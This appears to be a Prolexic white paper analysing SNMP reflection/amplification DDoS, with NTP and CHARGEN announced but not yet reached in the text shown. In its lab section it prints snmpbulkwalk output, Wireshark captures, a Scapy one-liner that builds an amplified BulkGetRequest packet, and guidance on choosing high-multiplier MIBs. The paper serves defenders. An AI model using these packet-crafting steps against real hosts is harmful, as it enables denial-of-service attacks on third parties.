Technical Series

A Prolexic White Paper

An Analysis of DrDoS SNMP/NTP/CHARGEN Reflection Attacks

Part II of the DrDoS White Paper Series

PROLEXIC
DDoS Attacks End Here.

During 2012, there was a significant increase in the use of a specific Distributed Denial of Service (DDoS) attack methodology known as Distributed Reflection Denial of Service (DrDoS). DrDoS attacks have been a persistent DDoS method for more than 10 years. The technique continues to grow in effectiveness, and it remains a popular attack method for many malicious actors.

This second DrDoS whitepaper from the Prolexic Security Engineering & Response Team (PLXsert) focuses on the use of three common network protocols engaged in reflection attacks:

- Simple Network Management Protocol (SNMP)
- Network Time Protocol (NTP)
- Character Generator Protocol (CHARGEN)

Unlike other DDoS and DrDoS attacks, SNMP attacks allow malicious actors to hijack unsecured network devices – such as routers, printers, cameras, sensors and other devices – and use them as bots to attack third parties.

Similarly, basic vulnerabilities in the NTP and CHARGEN protocols (used for time synchronization and response testing respectively), can be used to misdirect and amplify server responses to a third party victim.

These protocols are ubiquitous across the Internet and out-of-the-box device and server configurations leave most networks vulnerable to these attacks. In this white paper, we analyze the use of these three protocols and suggest actions system administrators can take to reduce their vulnerability to these DrDoS attacks.

Simple Network Management Protocol (SNMP) Attacks

What is SNMP?

SNMP is an application layer protocol commonly used for the management of devices with IP addresses such as routers, switches, servers, printers, modems, IP video cameras, IP phones, network bridges, hubs, alarms and thermometers. The SNMP protocol is defined under IEEE RFC 1157.

SNMP transmits data about device components, device measurements, sensor readings and other system variables. Essentially, SNMP allows users to monitor these variables and, in some cases, also allows for remote management of the devices.

How does SNMP work?

The SNMP network architecture is based on the following three components:

- **Device**. Communications may be unidirectional or bidirectional within any device or sensor that supports the transmission of the SNMP protocol.
- **Agent**. Agents are software modules that reside on the supported device. The Agent collects information from various supported SNMP sensors and device components.
- **Management software**. This software module collects, renders and manages the information from the supported device. The management function is dependent upon the supported device components, as well as processing and memory capacity.

SNMP protocol architecture

SNMP is an application layer protocol, and therefore operates at Layer 7 of the Open Systems Interconnection (OSI) model. SNMP uses the Management Information Base (MIB) as a virtual database. The MIB defines the structure of the management data in a device.




Figure 1: SNMP protocol communication via the UDP protocol

The SNMP agent communicates using the connectionless User Datagram Protocol (UDP). The agent uses Port 161 to transmit SNMP messages and Port 162 to listen for SNMP traps. The SNMP Management Software receives notifications in the form of traps and InformRequests.

SNMP version 1 (SNMPv1) uses five Protocol Data Units (PDUs) as follows:


- GetRequest
- SetRequest
- GetNextRequest
- Response
- Trap

SNMPv2 and SNMPv3 make use of two additional PDUs:

- GetBulkRequest
- InformRequest

SNMP messages (RFC 1157)

An SNMP message consists of the PDU and additional header elements outlined in RFC 1157. An SNMP agent sends information based on two conditions, either in response to a request from SNMP management software, or when a trap event occurs.



IP header	UDP header	version	community	PDU-type	request-id	error-status	error-index	variable bindings

Figure 2: All SNMP PDUs are constructed using this format[1]

[1] Wikipedia, Simple Network Management Protocol, http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

SNMP PDU	What it does
GetRequest	Issued by the manager software, it requests the value of one or more variables from the agent.
SetRequest	Issued by the manager software, it requests the agent to change the value of one or more variables. The variable bindings are specified in the body of the SetRequest.
GetNextRequest	Issued by the manager software, it requests the agent to discover the available variables and their values.
GetBulkRequest	Issued by the manager software, it requests the agent to retrieve data in units. This request was introduced in SNMPv2.
Response	Issued by the agent to the manager software, it returns the variable bindings and acknowledgements for five of the PDUs: GetRequest, SetRequest, GetNextRequest, GetBulkRequest and InformRequest.
Trap	Traps are notifications from the agent to the manager software. A trap includes the current sysUpTime value and optional variable bindings.
InformRequest	An acknowledged asynchronous notification from manager to manager or from agent to manager, which was introduced in SNMPv2.

Table 1: A list of SNMP PDUs and what they do

SNMPv3 (RFC 2271, RFC 2275)

SNMPv3 incorporates additional security measures not present in previous versions. SNMPv3 messages contain security parameters that are encoded as an octet string.

Security challenges of the SNMP protocol

- SNMPv1 and SNMPv2 transmit data in human-readable cleartext, which makes these versions vulnerable to interception, disclosure and modification of contents.
- SNMPv1 and SNMPv2 use UDP, a stateless protocol. The origin of transmission cannot be verified, and therefore SNMP is vulnerable to IP spoofing.
- All versions of SNMP, including SNMPv3, are vulnerable to brute force and dictionary attacks.

SNMP reflection attack scenario

To execute an SNMP DrDoS attack, the malicious actor needs to acquire a list of SNMP hosts and community strings. A malicious actor can obtain a list of exploitable SNMP hosts by port-scanning IP ranges, or from a list of known SNMP hosts from a private source.

This DrDoS attack is considered an amplification attack because the malicious actor is able to distribute and increase the attack traffic. The malicious actor will send a spoofed IP request to an SNMP host, and the byte size of the response from the SNMP host will exceed the size of the original request. The ratio of the size of the request to the size of the response is usually 1:3.

The following is an example of amplified byte size obtained from a SNMP BulkGetRequest:

- Per request: 82 bytes
- Per response: 423 bytes


The following is an example of an attack:

- Request:

  -
    ```
    14:54:54.183509 IP 192.168.1.100.59933 > 192.168.1.5.161:  GetBulk(25)  N=0
    M=10 .1.3.6.1.2.1
    ```
- Response:

  -
    ```
    14:54:54.183942 IP 192.168.1.5.161 > 192.168.1.100.59933:  GetResponse(284)
    .1.3.6.1.2.1.1.1.0=”VMware ESX 4.1.0 build-348481 VMware, Inc. x86_64” .1
    .3.6.1.2.1.1.2.0=.1.3.6.1.4.1.6876.4.1 .1.3.6.1.2.1.1.3.0=114421444
    .1.3.6.1.2.1.1.4.0=”not set” .1.3.6.1.2.1.1.5.0=”target domain”
    .1.3.6.1.2.1.1.6.0=”not set” .1.3.6.1.2.1.1.7.0=72 .1.3.6.1.2.1.1.8.0=0 .1.3.6.
    1.2.1.1.9.1.2.1=.1.3.6.1.6.3.1 .1.3.6.1.2.1.1.9.1.2.2=.1.3.6.1.2.1.31
    ```

The following figure illustrates the topology of an SNMP amplification attack using GetBulkRequests.




1. Attacker sends GetBulkRequests to enumerated reflector hosts
2. Reflectors send the response to target system
3. Target system becomes inaccessibe typically through bandwidth saturation

Figure 3: Topology of an SNMP amplification DDoS attack

The attack

SNMP reflection attacks can happen a few ways. One scenario involves an attacker enumerating all the MIBs (Management Information Bases) and checking their sizes. Below is an example of an SNMP DrDoS attack using the snmpbulkwalk tool. The technique is not ideal for a reflection attack, but a malicious actor can use additional options to find the largest MIB to engage in a reflective denial of service attack.




```
freya:ntp tuna$ snmpbulkwalk -v2c -c public 172.20.10.9
SNMPv2-MIB::sysDescr.0 = STRING: Linux localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i686
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1634621) 4:32:26.21
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
SNMPv2-MIB::sysName.0 = STRING: localhost.localdomain
SNMPv2-MIB::sysLocation.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf)
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORID.1 = OID: SNMPv2-MIB::snmpMIB
SNMPv2-MIB::sysORID.2 = OID: TCP-MIB::tcpMIB
SNMPv2-MIB::sysORID.3 = OID: IP-MIB::ip
SNMPv2-MIB::sysORID.4 = OID: UDP-MIB::udpMIB
SNMPv2-MIB::sysORID.5 = OID: SNMP-VIEW-BASED-ACM-MIB::vacmBasicGroup
SNMPv2-MIB::sysORID.6 = OID: SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance
SNMPv2-MIB::sysORID.7 = OID: SNMP-MPD-MIB::snmpMPDCompliance
SNMPv2-MIB::sysORID.8 = OID: SNMP-USER-BASED-SM-MIB::usmMIBCompliance
SNMPv2-MIB::sysORDescr.1 = STRING: The MIB module for SNMPv2 entities
SNMPv2-MIB::sysORDescr.2 = STRING: The MIB module for managing TCP implementations
SNMPv2-MIB::sysORDescr.3 = STRING: The MIB module for managing IP and ICMP implementations
SNMPv2-MIB::sysORDescr.4 = STRING: The MIB module for managing UDP implementations
SNMPv2-MIB::sysORDescr.5 = STRING: View-based Access Control Model for SNMP.
SNMPv2-MIB::sysORDescr.6 = STRING: The SNMP Management Architecture MIB.
SNMPv2-MIB::sysORDescr.7 = STRING: The MIB for Message Processing and Dispatching.
SNMPv2-MIB::sysORDescr.8 = STRING: The management information definitions for the SNMP User-based Security Model.
SNMPv2-MIB::sysORUpTime.1 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.2 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.3 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.4 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.5 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.6 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.7 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.8 = Timeticks: (0) 0:00:00.00
HOST-RESOURCES-MIB::hrSystemUptime.0 = Timeticks: (4264797) 11:50:47.97
HOST-RESOURCES-MIB::hrSystemUptime.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
freya:ntp tuna$
```

Figure 4: Screenshot of a DrDoS attack employing the snmpbulkwalk tool

The snmpbulkwalk command issues a BulkGetRequest to the base MIB `1.3.6.1.2.1`. The GET response will contain a list of MIBs that can be queried for information. Afterwards, a BulkGetRequest will be created and sent each MIB displaying the GET response.

The next image displays the resulting traffic in Wireshark.



Filter: snmp

```
    Source          Destination      Protocol Length Info
000 172.20.10.8     172.20.10.9      SNMP        82 getBulkRequest 1.3.6.1.2.1
000 172.20.10.9     172.20.10.8      SNMP       458 get-response 1.3.6.1.2.1.1.1.0 1.3.6.1.2.1.1.2.0 1.3.6
000 172.20.10.8     172.20.10.9      SNMP        87 getBulkRequest 1.3.6.1.2.1.1.9.1.2.3
000 172.20.10.9     172.20.10.8      SNMP       503 get-response 1.3.6.1.2.1.1.9.1.2.4 1.3.6.1.2.1.1.9.1.2
000 172.20.10.8     172.20.10.9      SNMP        87 getBulkRequest 1.3.6.1.2.1.1.9.1.3.5
000 172.20.10.9     172.20.10.8      SNMP       406 get-response 1.3.6.1.2.1.1.9.1.3.6 1.3.6.1.2.1.1.9.1.3
000 172.20.10.8     172.20.10.9      SNMP        87 getBulkRequest 1.3.6.1.2.1.1.9.1.4.7
000 172.20.10.9     172.20.10.8      SNMP       121 get-response 1.3.6.1.2.1.1.9.1.4.8 1.3.6.1.2.1.25.1.1.
```

```
▽ Simple Network Management Protocol
    version: v2c (1)
    community: public
  ▽ data: getBulkRequest (5)
    ▽ getBulkRequest
```


```
0000  00 50 56 2a e3 bc 00 0c  29 05 63 e8 08 00 45 00   .PV*.... ).c...E.
0010  00 44 00 00 40 00 40 11  ce 6f ac 14 0a 08 ac 14   .D..@.@. .o......
0020  0a 09 8e 01 00 a1 00 30  e6 aa 30 26 02 01 01 04   .......0 ..0&....
0030  06 70 75 62 6c 69 63 a5  19 02 04 33 9f 2e af 02   .public. ...3....
0040  01 00 02 01 0a 30 0b 30  09 06 05 2b 06 01 02 01   .....0.0 ...+....
```

File: "/tmp/wireshark_eth0_20130... Packets: 18 Displayed: 9 Marked: 0 Dropped: 0 Profile: Default

Figure 5: Wireshark SNMPBulkWalk traffic

An attacker can select for the MIB with the largest response and craft a BulkGetRequest. In this case, the MIB with the largest multiplier response of 5.78 is `1.3.6.1.2.1.1.9.1.2.3`. This 87-byte request returned a 503 byte response. The power of the BulkGetRequest is that the attacker has the ability to request multiple MIBs in a single request. However, in our testing lab, 10 requests to `1.3.6.1.2.1.1.9.1.2.3` did not create a 5030 byte response due to randomization in the response packet size.

In looking at real-world attacks of this type, we observed that attackers prefer the system description MIB (`1.3.6.1.2.1.1.1`). Scapy, the packet crafting tool shown in Figure 6, was used to generate a packet for an SNMP BulkGetRequest for `1.3.6.1.2.1.1.1` approximately 100 times.




```
###[ UDP ]###
          sport= <RandShort>
          dport= snmp
          len= None
          chksum= None
###[ SNMP ]###
                version= v2c
                community= 'public'
                \PDU\
                 |###[ SNMPbulk ]###
                 |  id= <RandNum>
                 |  non_repeaters= 0
                 |  max_repetitions= 10
                 |  \varbindlist\
                 |   |###[ SNMPvarbind ]###
                 |   |  oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
                 |   |  value= <ASN1_NULL[0]>
                 |   |###[ SNMPvarbind ]###
                 |   |  oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
                 |   |  value= <ASN1_NULL[0]>
                 |   |###[ SNMPvarbind ]###
                 |   |  oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
                 |   |  value= <ASN1_NULL[0]>
                 |   |###[ SNMPvarbind ]###
                 |   |  oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
                 |   |  value= <ASN1_NULL[0]>
                 |   |###[ SNMPvarbind ]###
                 |   |  oid= <ASN1_OID['.1.3.6.1.2.1.1.1']>
                 |   |  value= <ASN1_NULL[0]>
```

Figure 6: A Scapy view

Scapy created the following packet:

```
p=IP(dst='172.20.10.9')/UDP(sport=RandShort(),dport=161)/SNMP(version='v2c',commu
nity='public',PDU=SNMPbulk(id=RandNum(1,200000000),max_repetitions=10,varbindlist
=[SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.1.9.1.3.3'))]*100))
```


The packet was then sent to a test server:



```
>>> p=IP(dst='172.20.10.9')/UDP(sport=RandShort(),dport=161)/SNMP(version='v2c',community='public',PDU=SNMPbulk
(id=RandNum(1,200000000),max_repetitions=10,varbindlist=[SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.1.9.1.2.3'))]))
>>> sr1(p)
Begin emission:
.Finished to send 1 packets.
```

Figure 7: Screenshot of packet verification

Wireshark was used to see the request and response traffic in ASCII format as shown in Figure 8 and Figure 9. The red text is the request, and the blue text is part of the response.




```
0..3.....public...$...H.......
0...0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
